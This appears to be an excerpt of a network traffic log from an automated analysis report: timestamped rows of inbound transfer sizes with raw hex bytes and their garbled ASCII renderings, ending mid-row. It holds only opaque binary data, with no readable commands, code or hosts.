2021-09-27 18:00:23 UTC	753	IN	Data Raw: e6 b9 47 d5 ad a7 ae 39 17 0e 3d 79 7b 6c 02 d5 0f d2 8b aa b5 1c 23 aa 8c 9c 3b 58 87 6a 07 80 7a f8 30 af a5 d5 8a cb c2 54 e1 f2 13 10 58 39 4a 97 33 1a 97 fa 47 75 9a 5e e7 37 7e f7 74 51 f2 69 7a af 09 e9 4a fc 16 dd 1d e3 d5 0a 33 78 df fa 89 e3 48 e9 b6 9d d1 d3 0a ea 1b 3f 59 64 21 15 8b 3b cd 29 69 23 20 34 73 c0 cb b2 08 b2 30 ff 29 1b b4 5a 94 38 f0 d0 e0 35 b6 01 39 b9 4c 25 20 39 79 43 60 49 6f 53 bd 07 09 91 6a 43 9c 90 46 47 cf 5d 8a 5d a4 b2 85 46 03 3d fb c1 5b bd 66 18 b1 12 a6 01 a1 80 01 66 7c 2e a8 9e fe 75 6a a3 d7 e6 8c 83 ef de 35 00 df 47 de 30 3b f7 de d2 5c ab a6 c1 67 52 d3 ad 65 2c 66 36 15 e9 bd 96 8b 42 d5 25 6b 19 63 8b d6 59 5f f7 d4 e5 86 02 66 b0 a9 6c 1e 7b 91 10 6e 08 0e 0b 73 0d b2 67 57 f7 c1 03 c9 6f 3c b5 14 c2 50 Data Ascii: G9=y{l#;Xjz0TX9J3Gu^7~tQizJ3xH?Yd!;)i# 4s0)Z859L% 9yC`IoSjCFG]]F=[ff|.uj5G0;\gRe,f6B%kcY_fl{nsgWo<P
2021-09-27 18:00:23 UTC	768	IN	Data Raw: 39 3d f6 a6 b9 34 11 95 12 cd c2 19 ff e5 db e6 fd f0 e7 fd ff 04 a5 76 f4 17 61 c0 a7 f4 47 e7 a9 7b e7 24 8f 04 3e 1d 70 f8 de 3c a2 ae f3 da 5c eb 35 3c cd 54 4c e0 fc 16 28 cf 46 dd 1e 98 b8 b0 da 0c 2c c2 83 f9 5a 8a 61 09 14 15 18 f9 d7 8e c9 43 5c 38 ec 6f e6 0b 65 d6 02 7d 39 df bd 3c 29 ce 5b c8 e9 74 87 f7 4b ca 17 31 97 09 7b ed 99 9c 16 a0 e3 0c 91 31 78 05 36 5a 45 c6 54 7a 3c f5 97 7e 23 72 0d cb 86 e9 3a 77 ef c8 8b 65 ad 7f ae e0 73 1f 02 6f ea c5 cb 8a a5 df cd 9c d7 f7 6d 86 60 2a 9b 56 1e 6a fe 31 be d1 bb 3c 53 9e b0 61 07 63 d3 54 57 7d 60 cb d6 0d 69 81 66 60 6b 3d ab e6 93 1b a7 a2 cf 2d df ec 23 f6 7b df e0 8f 89 b1 39 59 83 de af c5 21 01 d0 7f 2f 7a 6a 2f 49 3d b3 fa 8c 95 6f 63 8d e4 f4 42 98 9d 8c 66 b8 66 b8 98 a9 e0 cb b1 21 Data Ascii: 9=4vaG{$>p<\5<TL(F,ZaC\8oe}9<)[tK1{1x6ZETz<~#r:wesom`*Vj1<SacTW}`if`k=-#{9Y!/zj/I=ocBff!
2021-09-27 18:00:24 UTC	784	IN	Data Raw: 9c ca c3 60 ba 2b 10 91 c8 dc 43 94 65 bc e1 de e7 ed 72 d9 af e5 03 de 3d 5f 06 f0 20 78 93 ae 17 dc da f8 ab 21 77 51 b4 fb be 9f bf eb 35 5f 45 e9 29 84 28 00 bd 30 c4 ee 1e e2 7b e5 14 e7 a2 ba 10 da c1 e3 5d 26 2b 22 e9 d5 00 f2 ac f5 e1 d2 16 36 f9 20 ce d2 bd f8 5b b1 4b f0 df c9 99 fe df b2 fe f9 96 a4 61 a0 7e 78 0e 56 37 27 c0 1a 15 ae 8d 3a a2 67 15 a0 1e d2 2d 21 a9 8e 90 f8 03 b7 9c 57 3d a3 3c 69 dd 7e f2 a5 b9 25 f8 5c bf ed c4 a9 28 ca e2 56 58 fc 17 14 a6 28 8f 14 00 87 dd 08 3e db 5b 9d 09 76 ed 1f 32 c9 f8 47 b6 68 72 07 be 65 40 d5 f2 5a 58 00 2b dc 09 fa 83 e3 72 a1 25 84 a6 d1 c5 7b 30 83 09 b9 a4 28 18 9a 57 7a c3 9d 94 61 16 14 20 18 53 d9 d9 4f eb 64 5f 2b 10 de fe a3 1d ac 37 c0 0b 29 38 b8 ec 05 d0 43 2d 36 d8 88 17 bf d6 fc d6 Data Ascii: `+Cer=_ x!wQ5_E)(0{]&+"6 [Ka~xV7':g-!W=<i~%\(VX(>[v2Ghre@ZX+r%{0(Wza SOd_+7)8C-6
2021-09-27 18:00:24 UTC	800	IN	Data Raw: ad 68 9f e8 c1 db f5 e1 37 9e 24 f4 a8 62 b8 44 18 81 f9 03 5a 78 39 43 b3 6f 69 04 ce cf 8a f9 b2 7b ea 05 e3 ec 21 81 f9 69 ca 13 f2 69 83 99 16 7d e5 c9 fd 0c 1a f3 84 81 9a 0d a7 6e f7 ea cb 1d e4 95 6f 6c ac a8 5b 82 18 7c fa e0 a8 0e 23 e3 74 a7 60 4e 34 63 79 c0 bc 2b de ce f5 5d 04 c7 35 7d e0 d3 17 a7 52 e8 78 6e a6 d3 86 7b 85 49 05 49 7f 92 93 ff 3a b0 de d5 30 6d b9 47 e1 57 95 30 e6 d7 2b eb 96 00 58 3b d9 01 48 d7 df b5 48 d8 3b d4 21 ab 50 a7 7f fe da 16 a3 a3 6f 27 8e 8a 5c 6e a6 5c c3 ef 1d f7 bf 02 02 86 14 fd 30 d9 49 a3 f7 b4 27 4e 86 4b 65 5f 86 0f ee 07 5a d6 12 dc ea 79 c4 7c e5 88 fb d0 be 19 f5 3c ec 86 77 32 0e 70 22 1d 6c 32 76 15 99 f5 46 7e cf 33 ba 1d 21 82 f5 93 68 ea d3 39 5c a6 a1 60 43 2e ba 28 b0 f8 e8 a6 af 8d 35 10 51 Data Ascii: h7$bDZx9Coi{!ii}nol[|#t`N4cy+]5}Rxn{II:0mGW0+X;HH;!Po'\n\0I'NKe_Zy|<w2p"l2vF~3!h9\`C.(5Q
2021-09-27 18:00:25 UTC	816	IN	Data Raw: 6c 9d fb ce 06 7d e9 78 17 bc c2 2a e8 6e c3 49 d9 0a 35 e4 25 78 8d 04 d1 6f 2c fd 9c da b9 9f 80 d6 ca 0d 16 13 20 c7 69 f9 41 6a 7e 0b 9c ae b8 9e 8e 4a e2 66 83 d6 65 01 69 7b bd a4 86 1a 96 2a fa b8 96 c8 5f 24 51 bd 3c 6f b7 04 ea f9 5a 37 3f 98 ad 91 73 55 e1 33 10 54 35 49 1c 82 f3 20 77 a8 50 f7 ef cc 91 36 19 6d d4 b0 c3 4a 73 d9 12 8e 7b 83 a1 fa b9 75 cc e8 5d fb 6d 84 e3 b2 7b a2 14 80 8a ca 7d 2d 1d 98 23 a7 5c e0 39 10 e2 f3 c7 5e 13 84 44 f0 ec 17 0d 03 c5 42 44 24 55 fe e5 84 fe 8e a6 4f 41 f5 93 c1 a4 9b 22 1e bb 90 0f 44 30 10 3e 21 3d a9 9c f9 64 6a 02 90 71 75 92 49 6f 75 3a ac 5f 45 73 1a 1f 50 cd 3e 1d 43 da 1a 64 30 13 df 4a 78 96 a6 b3 62 bd a1 e3 e7 46 1d ae 08 b6 42 bf 7b 4a 1d c2 5d 4c 60 de b7 ab 3a a2 c4 82 08 24 f6 3d 11 80 Data Ascii: l}x*nI5%xo, iAj~Jfei{*_$Q<oZ7?sU3T5I wP6mJs{u]m{}-#\9^DBD$UOA"D0>!=djquIou:_EsP>Cd0JxbFB{J]L`:$=
2021-09-27 18:00:25 UTC	832	IN	Data Raw: b5 22 f4 9b 2a 5d d8 c0 37 46 de d6 4e 97 ee ee 37 d9 a7 f1 a5 19 3d 22 b6 41 e1 69 34 84 98 f4 13 9e 13 59 0a 29 e6 df d1 85 1b cc 50 13 e6 dd 8a c9 34 a2 ec 06 9c d1 8a 34 55 15 c5 c5 a6 81 47 0a 45 27 36 a5 b7 74 dc 01 5f 79 5b a7 d9 80 b4 3e e7 b2 bd e4 a4 d8 64 84 60 ff 0e 43 ce 84 2f f1 9f 46 2b 43 41 9f ee 78 59 2f c8 da ae 9f 81 13 af 3b 78 94 ca e0 59 0c 6a 6b a1 3f 7d ad 61 43 ef 77 06 0a 3c 75 9d bc d6 a4 e6 14 9e ca d0 3a 10 c5 f4 5c 50 94 c1 5a 9e 33 3b f3 09 b7 40 6c 9d 52 ae a1 7f bc 60 e6 30 bc 0b 1d 47 7f e3 e6 29 99 76 c2 91 ba 32 b9 c5 46 ef 1b 9b 23 81 72 02 8c a0 2f b6 2e 95 ba 52 e7 62 fd c1 9f f6 e9 7d bc ec f7 60 13 12 67 72 37 c7 39 8b aa 22 66 78 20 bb 30 93 fd 47 b7 70 71 ea e1 95 df 4c cb fb 86 bc f0 36 47 f2 4f 84 39 79 2c 00 Data Ascii: "*]7FN7="Ai4Y)P44UGE'6t_y[>d`C/F+CAxY/;xYjk?}aCw<u:\PZ3;@IR`0G)v2F#r/.Rb}`gr79"fx 0GpqL6GO9y,

Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:00:26 UTC	848	IN	Data Raw: c5 3f 87 0b b9 50 b5 1f ba fa 99 18 07 e8 02 94 8e f9 ed e0 2a 0b 69 d6 3d 0e 94 52 b9 9b 14 2d ba 72 a8 b7 26 59 e6 65 96 3a b9 aa 15 6a 85 5a 87 3f 78 ce 64 f3 04 4c d3 a0 bc 4a c8 44 73 4a 47 0a 5e f7 ea 81 f0 65 a2 b2 0b 91 ae 32 0a 50 f9 8a 80 a2 08 46 d7 4f 3e a9 54 42 db 02 59 57 22 ea 6a b0 74 4e ac 78 81 bd 54 10 ff 9d 0a fe 2e 1e f5 b8 61 ad 7d 34 87 a7 b4 3f ba dd 9a 85 a1 3b 5d 65 d5 99 43 ae a6 d0 16 6b 3c f5 bb 98 8b 5c 78 7c 9a 32 8b 65 02 81 59 b2 09 c6 f6 72 54 be b1 90 0a a9 4c 14 c0 20 48 d4 10 05 b3 0d db 45 5f a1 8f b8 09 7a 0d 15 1f 81 a4 3c df 85 8d 75 b4 f7 79 6f 5d 7a e7 9b 71 36 86 f0 ea 80 88 65 0d 87 4e ef c4 39 47 be 4d e9 da dc b1 e7 27 4f f0 82 49 4d 67 ae c4 0d 6b 9d cf c5 25 84 0d 47 88 9a 71 e0 dc 38 6f fc 1a be d2 d6 68 Data Ascii: ?P*i=R-r&Ye:jZ?xdLJDsJG^e2PFO>TBYW"jtNxT.a}4?;]eCk<\x|2eYrTL HE_z<uyo]zq6eN9GM'OIMgk%Gq8oh
2021-09-27 18:00:26 UTC	864	IN	Data Raw: 4a 46 53 24 83 90 c3 1f 32 10 73 e6 72 be 9e 97 bc 2a 9d 40 dd 28 c4 4d 28 f6 ba 4e 56 c0 b6 0c 66 a2 2e 20 1d 9c 9c 9f 2c ba e2 b8 ba 7c 6a 6f dc 67 1c a0 40 bc 11 4a 42 c0 4c f2 13 1e 1f 97 5d 44 fc c2 d0 ba b3 04 18 13 d2 4e af e7 10 96 08 a0 72 4b 6d fd 86 1c 1d 6c 94 40 8f a1 37 86 da 83 9d 86 0f c2 ec e1 95 57 ae b8 c1 26 44 24 28 a2 09 75 44 2f b4 1c ec df 5e bd 8c ab 3f 6b 4a 58 44 00 fe 2f c6 12 e6 c9 bb 3c d2 92 bf 4a 89 e7 af b3 18 75 e2 ba a9 c9 f8 50 df 79 bf a5 a0 33 d1 30 46 1d b6 97 f4 2d 7f 92 67 bc 11 d5 06 6f b8 fe a9 63 28 10 05 f9 2c f6 0c ef a6 0f 34 3a 0e 6a be 1a ee 7d 7f a8 07 6d 70 fa 6c f8 62 22 08 2b 32 65 0a 45 6d 77 1f a4 58 eb 05 76 20 c9 a3 dd 2e d8 75 dd b4 18 72 31 87 32 5e 8d f7 d1 43 d4 73 51 01 a9 cd 33 19 ff e7 ab bf Data Ascii: JFS$2sr*@(M(NVf. ,\|jog@JBL]DNrKml@7W&D$(uD/^?kJXD/<JuPy30F-goc(,4:j}mplb"+2eEmwXv .ur12^CsQ3
2021-09-27 18:00:26 UTC	880	IN	Data Raw: 7e 52 e2 91 8d 81 ba f8 ce fc 3d 6a 6c 28 98 b2 a1 cc 8f 8f 9c 5d 86 91 37 53 8a 55 4f ed c7 0e 83 84 10 1e a1 2e 29 cd 27 51 52 59 d3 fe 89 b8 4f ca fd 29 c4 1a 50 32 2c 82 43 68 fb 5c 75 9f a5 93 88 05 a6 5a 9b 69 72 e8 f4 7a 9c 6c 0a 85 1a 92 e2 cc fe fe bf 2a b5 10 6f 22 ae b3 fa 62 1d 6f 1a 48 c6 90 97 30 e6 1c ef 20 69 2b 8f db 41 17 fb 4e 2b 3d 8d e2 be 66 ec 74 d1 6c c0 a9 56 d1 7e e6 ce 44 5f 8c 54 7f 14 dc b4 0e 94 cd e9 64 66 d7 79 98 99 94 21 98 64 0e 45 d3 d7 40 4c 9e 55 66 d6 5c 41 45 13 8e 58 b0 d6 34 d9 bf 7d a9 5a 25 cc e7 da 2a 23 92 87 e7 75 2b 14 b0 fe 01 45 10 95 82 e3 fb 44 d2 1e ac ee d9 57 77 9d 3e b1 31 45 34 74 ed 2a 77 9d 54 d6 be eb 96 d0 67 13 b9 e1 89 5d 02 de e6 44 5b 4a 67 44 51 88 f9 b1 68 39 0b 89 9b 23 09 81 3d 15 e2 67 Data Ascii: ~R=jl(]7SUO.)'QRYO)P2,Ch\uZirzl*o"boH0 i+AN+=ftlV~D_Tdfy!dE@LUf\AEX4}Z%*#u+EDWw>1E4t*wTg]D[JgDQh9#=g
2021-09-27 18:00:26 UTC	896	IN	Data Raw: d8 aa 8a 8e e4 f7 0d 33 f7 3c 57 dc 9c 37 f5 b8 83 7b e4 35 b9 1f 0e 21 e1 75 53 2a 92 c1 5a 1a 22 16 8e a5 16 e8 54 7d db 6a 52 42 76 a5 7d df bc a1 b1 86 69 ae 6a dc 83 53 29 c1 8e b6 bc 53 46 b1 e4 a3 be 8f 37 23 49 24 1a f9 d7 5c 7b 73 5a 3e 8a 94 3a 2d b5 61 1c 14 cb fe 1b 40 a6 f9 54 89 28 fa d5 af e8 ac 19 97 02 89 01 fb 04 36 f4 65 c6 f8 78 b9 7a 8a 53 ff 00 7e 3a cd 82 6b 3f d4 7d af 6a db 8c 1c 63 5b 76 ab f5 47 a3 d0 c2 cf 81 08 a9 cc 7f c0 7c 33 bb 8d 85 4e 5c 3d 94 87 fa ce 0e 37 49 a4 6a 98 69 0e 41 06 f6 48 f4 7e bf 10 ce 5f 67 05 c3 2b fb 0c f3 1b 3d 39 01 dc c0 80 59 52 04 83 50 c7 1a 8a 5e 32 61 f5 9c 79 72 2c bf 48 6a 40 30 de 4d d0 05 de 67 12 29 95 d4 5a c6 20 e9 b3 0c e4 ec f1 a9 66 2a 4e c6 6b 31 c5 7e 55 a8 42 a6 b2 14 1f f6 91 93 Data Ascii: 3<W7{5!uS*Z"T}jRBv}ijS)SF7#I$\{sZ>:-a@T(6exzS~:k?}jc[vG|3N\=7IjiAH~_g+=9YRP^2ayr,Hj@0Mg)Z f*Nk1~UB
2021-09-27 18:00:27 UTC	912	IN	Data Raw: 16 9f 1b 41 20 78 d3 c3 79 c7 c6 b0 42 8c 59 91 67 50 23 52 b7 2c 00 69 9f fe ee e5 f5 5b f6 98 35 7a b7 24 d3 43 d0 5f eb 55 7e 18 91 d8 eb 20 39 b2 22 e3 cf f4 25 97 fa db e1 66 5c e9 13 4d 55 e6 e9 d6 73 0c f6 5e 98 6d 07 4d 92 65 21 7f f9 1a 05 f6 ed 2d fb 6b c1 09 40 cb e0 f6 94 33 b4 ce 2d 3b e4 5e 80 1a be a4 86 ae a3 61 b7 61 1b bb b9 2d 9c 2e 7f 88 fe f9 43 b5 5b ad cc eb df 56 be 44 04 c5 14 f8 df 30 e2 39 be 50 36 4d 03 92 b8 a9 e5 ec 06 17 6b 50 64 1f 25 05 cb 19 57 a6 2d 82 f6 d9 a6 15 cd f9 ca 84 44 45 9b 81 6c ad f9 15 ea 19 98 2f f3 a4 1d 59 74 d4 36 be 8d da e8 ec c4 e3 e6 a2 22 28 1f 60 ac b1 a4 a0 7a 3d 2c 1c 31 63 05 a4 61 0d b6 a0 d7 71 5a d5 23 0f 09 23 1d 21 f0 e6 ec a8 fc 8d 1a 24 f5 5a ef 8b a6 cd 8a 74 d9 3d 9c e6 63 18 96 4e 97 Data Ascii: A xyBYgP#R,i[5z$C_U~ 9"%f\MUs^mMe!-k@3-;^aa-.C[VD09P6MkPd%W-DEl/Yt6"(`z=,1caqZ##!$Zt=cN
2021-09-27 18:00:27 UTC	928	IN	Data Raw: f1 99 9c 89 ab 19 73 ea 9e 6c 43 43 ab 7b 6b 57 93 6d 46 33 17 0b d5 14 2b e2 5c e8 1e b5 80 7d 79 09 df 88 09 2b 9d 46 4b 59 a7 3d 8c 87 5c 49 88 29 ea 0a 11 41 9c 9f 04 76 55 99 22 83 20 3e 79 98 d0 48 44 69 a3 4c f6 4c 81 99 61 c5 2e ba 64 a2 a2 57 67 56 e4 eb 0f 2c ff 70 7c db 86 a1 e3 cc 09 dc 4b 8e bc 50 02 94 24 fb 30 ca 6e 3c ab 1e 76 a4 b3 b5 7d fe 59 1d 8b 32 dd d2 9f 56 7b 74 e5 2b 42 3c 8a 3d 76 9d a6 03 28 1e 1d 1f f7 ff ba dc 8c cf d6 a6 ac 0d 7c ef 6e ca 9d 8c 38 27 de 77 e1 6d 3e 30 ed 2d ad 96 b3 dc 64 ac cd 7b b2 ca d9 c4 e4 ce 3c f9 e3 71 71 04 4c 7b bf ee c3 3e 55 9e 97 7f f6 14 cb 3b fc ef 6c f6 d5 52 85 32 cb 51 33 bd 38 85 16 a8 60 41 74 54 74 ab b2 57 b4 22 b4 d9 34 a1 75 f2 79 94 c1 cd 6b d3 62 4c fc e5 e7 5c 14 64 1f 90 72 f5 a0 Data Ascii: slCC{kWmF3+\}y+FKY=\l)AvU" >yHDiLLa.dWgV,p|KP$0n<v}Y2V{t+B<=v(|n8'wm>0-d{<qqL{>U;lR2Q38` AtTtW"4uykbL\dr
2021-09-27 18:00:27 UTC	944	IN	Data Raw: a1 c7 65 da 4e 1e d2 00 3f 02 e9 7b a4 e8 d1 20 bd 78 76 0a 54 53 fc ee 72 f5 67 88 5f 64 95 16 c9 72 b2 79 a1 f0 20 69 45 a7 6b 3d 13 aa 42 99 14 14 b9 cc 0a 2e 55 32 74 c6 1d 70 3f fe d6 70 19 8c c5 b0 04 eb c7 3c ac 60 82 d9 07 39 64 0e 9f 09 b3 df 6e 69 47 40 0e e2 29 6f 1a 1a 61 46 0e 5a 9d 6a c8 74 57 a9 77 a1 23 82 92 ce 2e 08 28 a4 b8 41 c9 c2 69 7e 67 db cd e0 50 79 f0 48 bb 99 be 15 ab 11 00 a6 ad 21 11 c4 aa d7 73 c3 f2 20 96 a2 6c 3b 60 0e b1 a8 cd 92 4b cf ef b7 8f 86 23 9a e4 62 da ac 55 51 01 85 dc 6c fc e5 fd 2c 8c d0 1c f4 51 eb 09 34 37 d4 fe 5a b6 96 b4 b8 fb dd 92 ab c4 60 3c e5 f2 30 e0 c2 9c d1 61 de d2 bf f9 f9 ee cd 9a eb 04 89 fb 06 87 a4 c1 0d ec b5 da f6 34 6b b0 74 fa ae 6c 4c 4d 47 19 ff 4d ed 97 61 e7 0a 0d dc 88 e0 bb 22 f2 Data Ascii: eN?{ xvTSrg_dry iEk=B.U2tp?p<`9dniG@)oaFZjtWw#.(Ai~gPyH!s l;`K#bUQl,Q47Z`<0a4ktlLMGMa"
2021-09-27 18:00:28 UTC	960	IN	Data Raw: 88 13 62 4c d2 d7 0c c0 a4 29 ef 44 c1 a1 f1 fd 9e 81 c1 12 c9 59 8c b8 cb 59 c9 ae 4c b8 9b 3d e8 81 45 1f d7 15 d8 e1 94 58 fe 20 bf fb 67 ab b5 e8 46 3e 7f a7 ac 69 c1 7a 00 75 44 82 47 39 4c 25 e4 4b 59 e2 d8 85 de 63 de db be c0 2f 83 53 3f 9f 6e 44 bc 09 3a e9 7f d1 f7 1c ee 43 23 2c 7a 86 eb d6 0a cb 27 ca a9 6b 0e d5 94 0e 09 ad 8b ea 67 ee d1 44 39 05 b3 ad b4 e1 05 c9 c1 8e b2 35 80 38 00 cf e4 ad c0 db 86 58 82 00 8c de 49 54 74 10 9f a0 eb 86 70 f0 f2 66 26 47 b1 d0 77 88 8b 33 ca c4 2d 09 2c 31 06 26 91 8b bf 89 3c 84 b5 e0 d5 82 78 89 a6 df ee a3 ee d8 a6 34 c2 22 9e 16 bb e2 e4 ed 47 c4 e3 01 49 78 9f 38 86 74 87 95 87 76 ef b1 23 d1 36 2c 23 ef e1 60 c3 8b 57 c7 a2 ab 60 44 b3 87 af 9a 3a 3f b6 71 88 27 91 a5 4a 24 68 7f 47 47 ca 53 9b 12 Data Ascii: bL)DYYL=EX gF>izuDG9L%KYc/S?nD:C#,z'kgD958XITtpf&Gw3-,1&<x4"GIx8tv#6,#`W`D:?q'J$hGGS
2021-09-27 18:00:28 UTC	976	IN	Data Raw: 5a 41 f4 69 c5 5b 8f 3e 36 fc 63 2b 1f ed e9 4f 87 86 d6 46 7a 63 de dd 38 b5 69 c8 c6 f9 6f 9d d6 c9 be 95 f1 2a 79 bb 19 ce 74 e4 21 33 03 35 3a de 0b 50 79 88 d1 1e e5 d0 bc a2 49 d8 60 39 f0 3f 2b 78 3d 60 54 55 ad a0 0c af 07 9e e1 42 b9 50 f7 97 db 99 0d e8 89 7b df 20 85 6f 66 6e 65 44 9c 9f af de 4f 33 76 28 d8 67 35 77 99 6a d0 17 8c be 2b 38 ff 9a 6f e4 b3 10 05 d4 42 c1 b0 46 c6 e8 36 24 c6 d9 c4 76 f4 ca 24 ec 9a 92 e0 11 5b fd 16 9b 98 ea bb 0a ca 16 52 87 16 ed 9c 50 48 8b c2 12 62 54 82 04 d5 d6 00 57 73 f5 cd 69 2c ba 98 64 bc 63 64 49 ba 0f 11 d1 35 78 4e f8 a6 4a f2 b7 8b 29 54 aa d8 da 78 4f 32 80 1a b2 91 d1 a6 37 31 db fb 04 66 b4 9b 61 5e 2c 5c eb 68 90 c8 3a e2 29 78 c7 ec 47 d6 99 68 de 73 c3 b3 d6 4b 80 41 ad ff a5 65 e8 f2 29 2f Data Ascii: ZAi[>6c+OFzc8io*yt!35:PyI`9?+x=`TUBP{ ofneDO3v(g5wj+8oBF6v[RPHbTWsi,dcdI5xNJ)TxO271fa^ ,\h:)xGhsKAe)/

Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:00:29 UTC	992	IN	Data Raw: 8b cf 40 20 e6 6c f0 f5 30 0e 4d 53 4d c3 b8 be 62 fc 5b b8 59 32 1e e0 e0 6b 79 da ad 6a 50 94 cc 57 80 c3 0a 3b 7a fb 6c 90 5b 8e 2d a4 c4 4b 0a 71 2b 9e 55 71 3a cb 25 80 74 1e ef c0 c3 93 f3 c1 d0 7f eb dc 88 d2 44 b9 2b fe d7 f8 bb 32 d0 21 98 f5 1e 40 4a 7c c3 c7 8a 2e 0b 18 93 79 47 39 f8 bf f5 40 34 04 7f 28 64 7e eb 0a 4e ad d4 5e ab f6 c5 a8 f0 a2 d3 7c 05 1c e2 d0 f5 e2 94 55 1a d2 42 73 f3 41 7a 84 1b ae c4 07 b6 1a 4f b3 96 0c 25 58 ce 39 ce 0c d9 41 09 4d c2 2e 60 25 13 fd f5 6d 87 80 52 28 8d 2e 59 74 3e 3f 4e a6 23 32 f8 7f bc 4c b8 fa 2d c7 11 c9 0b 13 dd c8 d0 78 b2 59 df a1 98 b4 4d f2 d7 6a b0 e2 25 41 e2 22 47 a4 5f 36 4d 38 0d e8 79 68 c8 4d 2b ce d2 ed d7 93 e9 e7 73 cf 45 b2 ef 31 0e 19 f7 d7 e1 c6 b3 ef 3c ce 59 ef 9b b9 6a 92 71 Data Ascii: @ l0MSMb[Y2kyjPW;zl[-Kq+Uq:%tD+2!@J|.yG9@4(d~N^|UBsAzO%X9AM.`%mR(.Yt>?N#2L-xYM j%A"G_6M8yhM+sE1<Yjq
2021-09-27 18:00:29 UTC	1008	IN	Data Raw: fa 0e 5c 7b ff 2d e0 a3 93 c3 db 0d 6b 45 b3 f7 ea a2 24 63 9c b8 27 d5 fe 00 17 de 32 b1 63 89 08 31 4e c8 29 1e d9 54 87 34 c7 8b ba ae 4b a5 14 78 c6 04 81 58 bd 31 a1 e4 e9 ea 83 d7 03 1d 0f 50 66 0d c0 e6 d3 17 9f bc 1d 6c 9d ab 70 07 f5 41 ba a5 d1 36 62 2b 3f 67 37 b9 f9 dd 80 af ea db 8e c9 e4 78 21 07 9e f2 2e 17 eb 7f 2f 14 c7 fa 10 f9 6f 78 b3 77 8b 01 cf e6 7d 04 9d 14 0c c2 be 91 28 79 09 8a 2b 5a f6 0d 36 b1 9e 72 f8 6f b4 8e 73 08 74 86 33 6b 5e 29 af 96 52 ad 7b 79 c7 3e a7 c4 d5 85 16 a4 7a 78 c0 b3 d7 5e 00 f9 ad 5c 1c e1 43 03 a8 25 28 c9 f9 88 9a eb c3 73 d9 f5 1d 5d 69 db be ed 01 35 48 c9 f4 21 d6 7a 69 97 54 3d 2e 59 db bb 77 e0 57 01 0e 65 30 57 cc 2b e1 5d 78 23 dd ed 68 db bf 03 97 8c 86 80 64 82 60 60 f4 e4 e9 40 21 1c 6b f7 b6 Data Ascii: \{-kE$c'2c1N)T4KxX1PflpA6b+?g7x!./oxw}(y+Z6rost3k^)R{y>zx^\C%(s]i5H!ziT=.YwWe0W+]x#hd``@!k
2021-09-27 18:00:29 UTC	1024	IN	Data Raw: e9 2c 69 b2 a7 da 09 6b 71 c7 48 ad e7 6a 1a 00 5c 2f 5a c3 7d e4 4a ac 76 3d a5 1c e9 02 52 ab 78 5b f9 65 70 3a 82 5e 9e 61 d4 70 f5 45 fd 84 75 8b ed 8f a5 44 ca 67 c8 3d 1f e0 2b d0 a4 b2 4c 4b a4 7e 3a ea 45 3b 50 18 2e b4 e3 eb 36 00 67 38 a4 bb 6e 9a 26 b9 43 84 c5 ee 63 8a 9b db 05 16 a0 67 7b f4 70 03 d8 61 8c 5f 45 98 b6 74 a1 32 31 25 55 8f ad 78 73 6d cc 95 62 4a 95 8e ec d0 34 4b 61 c4 ad b6 19 27 d2 4e cb be 59 b8 5c 7c 52 d7 4a 30 18 9b d6 da c0 1a 80 4a 18 12 8d 97 13 c3 0e 66 68 8d 89 71 98 c2 90 4c 34 01 ce 84 95 07 71 5d ae 15 87 4e 24 01 8f 94 44 40 8d cf 86 d5 93 4a c3 54 0f b5 91 0c 19 8c cb 7c f7 d7 5c 68 55 4d 85 f2 ae fc 01 92 70 4d 27 1d fb 55 53 ae c1 05 d6 86 91 bc 3d 09 c9 b8 07 f0 ea 8d 03 e7 ba dc 33 ff 2d 5c 91 aa b4 2a e4 Data Ascii: ,ikqHj\Z}Jv=Rx[ep:^apEuDg=+LK~:E;P.6g8n&Ccg{pa_Et21%UxsmbJ4Ka'NY\\|RJ0JfhqL4q]N$D@JT|\hU MpM'US=3-*
2021-09-27 18:00:30 UTC	1040	IN	Data Raw: ed 3c 4c 30 06 07 6d a5 a8 b1 c1 fc 26 20 6a 75 15 1e 74 ab 7a 62 1d 7f 74 a0 a7 08 aa a0 0c 36 a4 13 91 d8 b1 63 4a c2 95 93 3d 43 8e 3d c6 aa c7 2d b2 f8 a6 2c 93 31 c6 aa 6e 51 95 db d3 a0 21 6e 8a 6f 97 11 cb e7 66 82 bc a9 0e 41 f0 37 63 14 e0 54 5f ab ed c5 54 1d 61 24 4d 40 1b d7 ae c3 69 e4 03 35 26 ae 5b c4 7f c3 d6 34 b4 9c 62 d8 e6 43 8b 0a 19 7e f8 11 84 ed be 4b c0 42 2c ff 84 e4 94 97 6f be 2a 66 13 f9 5a 0e ca 1f 91 d5 13 1e 79 ba 6d 04 4d fb e5 75 c5 04 e6 54 19 a2 c3 3e 3f 79 f6 70 d9 28 53 d8 63 4c 5b 6f 97 c8 72 a0 be 37 72 f8 ce f4 90 33 2e d5 98 d0 32 b1 ee af 5c e8 35 d9 9c ee 3e 83 81 db 63 ad 64 e9 cc 93 b7 c4 9c 31 9c 22 86 f8 db 21 72 68 26 93 d9 e0 c4 69 94 95 d6 a1 ce f4 b8 f4 f1 a4 86 8e c6 84 2d e5 ff b6 65 1a 49 bf 7a 06 35 Data Ascii: <L0m& jutzbt6cJ=C=-,1nQ!nofA7cT_Ta$M@i5&[4bC~KB,o*fZymMuT>?yp(ScL[or7r3.2\5>cd1"!rh&i-eIz5
2021-09-27 18:00:30 UTC	1056	IN	Data Raw: c8 df 0e f6 b8 60 e2 91 2c 51 3e ec 18 9e 5b c3 49 46 17 7e 6c 23 5c f8 20 c7 a7 34 13 85 f9 af 01 da 49 aa 75 41 b5 6b 5c fc 68 d8 e1 44 d7 c0 a0 93 09 e8 76 19 eb 88 b8 af cf 27 65 d6 f2 c2 93 27 28 dc 52 b8 de 82 2f e4 ba bc 8e 6b 56 de 36 bd 3e 59 0d ef 85 9f d6 9d c2 55 47 af 06 b7 e3 da 99 65 67 c7 ba b9 2e 23 a6 42 74 3b 2b 7b d4 2a a5 a8 b2 f6 70 50 bc 63 3d d0 f5 96 ba 4b 31 17 44 1c 75 bd 32 26 b3 59 ae 69 36 48 2e 37 00 f3 4a 90 60 ae 8d a3 a6 35 73 eb c0 70 ad 57 18 fc da b5 01 b7 4a 8f 2c 43 90 53 70 b5 5a 24 40 a8 c6 b8 cb 15 f3 a3 82 34 29 31 51 e3 2a d4 83 d1 69 51 7e 3c 3b b8 31 6c 82 7b be 85 8b f3 e5 47 2e f0 95 40 2f 42 e6 8f c5 f9 0a 64 63 3c 46 f9 1d 11 5e b3 f9 a8 0d 04 90 33 ec 1d 52 76 25 d4 d3 93 16 82 ae 60 25 56 1b d2 cf 28 57 